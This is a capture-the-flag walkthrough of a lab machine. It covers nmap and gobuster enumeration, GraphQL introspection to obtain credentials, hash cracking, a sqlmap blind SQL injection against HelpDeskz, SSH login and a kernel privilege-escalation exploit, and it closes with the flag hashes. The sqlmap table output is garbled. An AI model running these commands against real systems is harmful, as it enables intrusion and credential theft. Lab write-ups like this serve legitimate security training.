Nmap scan:


Starting Nmap 7.70 (https://nmap.org) at 2018-11-28 14:02 EST Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan NSE Timing: About 0.00% done Nmap scan report for 192.168.79.250 Host is up (0.00017s latency). Not shown: 997 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0) ssh-hostkev: 2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA) 256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA) 256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) http-server-header: Apache/2.4.18 (Ubuntu) _http-title: Apache2 Ubuntu Default Page: It works 3000/tcp open http Node.js Express framework http-title: Site doesn't have a title (application/json; charset=utf-8). MAC Address: 00:0C:29:7D:A2:66 (VMware) Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 16.64 seconds

gobuster on port 80


gobuster -u 192.168.79.250 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.asp,.php

/support/




Enumerating second port which leads to graphql endpoint

http://192.168.79.250:3000/graphql




Using introspection query to retrieve the interesting information

https://graphql.org/learn/introspection/



Getting username and password



Using hashcat to crack md5 password using rockyou.txt.


password:godhelpmeplz

Now login to the helpdeskz software on 80 port.


helpdeskz v1.0.2 has a blind sql injection on attachment end point

https://www.exploit-db.com/exploits/41200

After logging in, submit a ticket



Using sqlmap to perform blind sqlinjection



sqlmap -u "http://192.168.79.250/support/? v=view_tickets&action=ticket¶m[]=3¶m[]=attachment¶m[]=1¶m[]=5*" -- level 3 --risk 3 —cookie="COOKIE" -T staff --dump

This gets the username and password

```
Table: staff
[1 entry]

| Id | admin | login | email | status | avatar | username | fullname | timezone | pas sword | signature | last_login | department | n | ewticket_notification | email | signature | last_login | department | n | ewticket_notification | email | signature | last_login | department | n | ewticket_notification | email | signature | last_login | department | n | ewticket_notification | email | signature | last_login | department | n | ewticket_notification | email | signature | last_login | department | n | ewticket_notification | email | signature | last_login | department | n | ewticket_notification | email | signature | last_login | department | n | ewticket_notification | email | signature | last_login | email | signature | signature | signature | last_login | email | signature | signature
```

Brute forcing the password with rocky.txt gives Password: Welcome1

Now player should guess that it is ssh password

After successful login

```
Prashanthvarma — root@ubuntu: ~ — ssh help@192.168.79.250 — 80×24

[Prashanths-MacBook-Pro:~ prashanthvarma$ ssh help@192.168.79.250
[help@192.168.79.250's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-116-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
New release '18.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have new mail.
Last login: Wed Nov 28 10:51:19 2018 from 192.168.79.1
help@ubuntu:~$
```

Privilige escalation

uname -a

```
Linux ubuntu 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86 64 x86 64 x86 64 GNU/Linux
```

Google search reveals a straight script to run priv esc

https://www.exploit-db.com/exploits/44298

Running it gives straight root exploit.

user.txt

bb8a7b36bdce0c61ccebaa173ef946af

root.txt

b7fe6082dcdf0c1b1e02ab0d9daddb98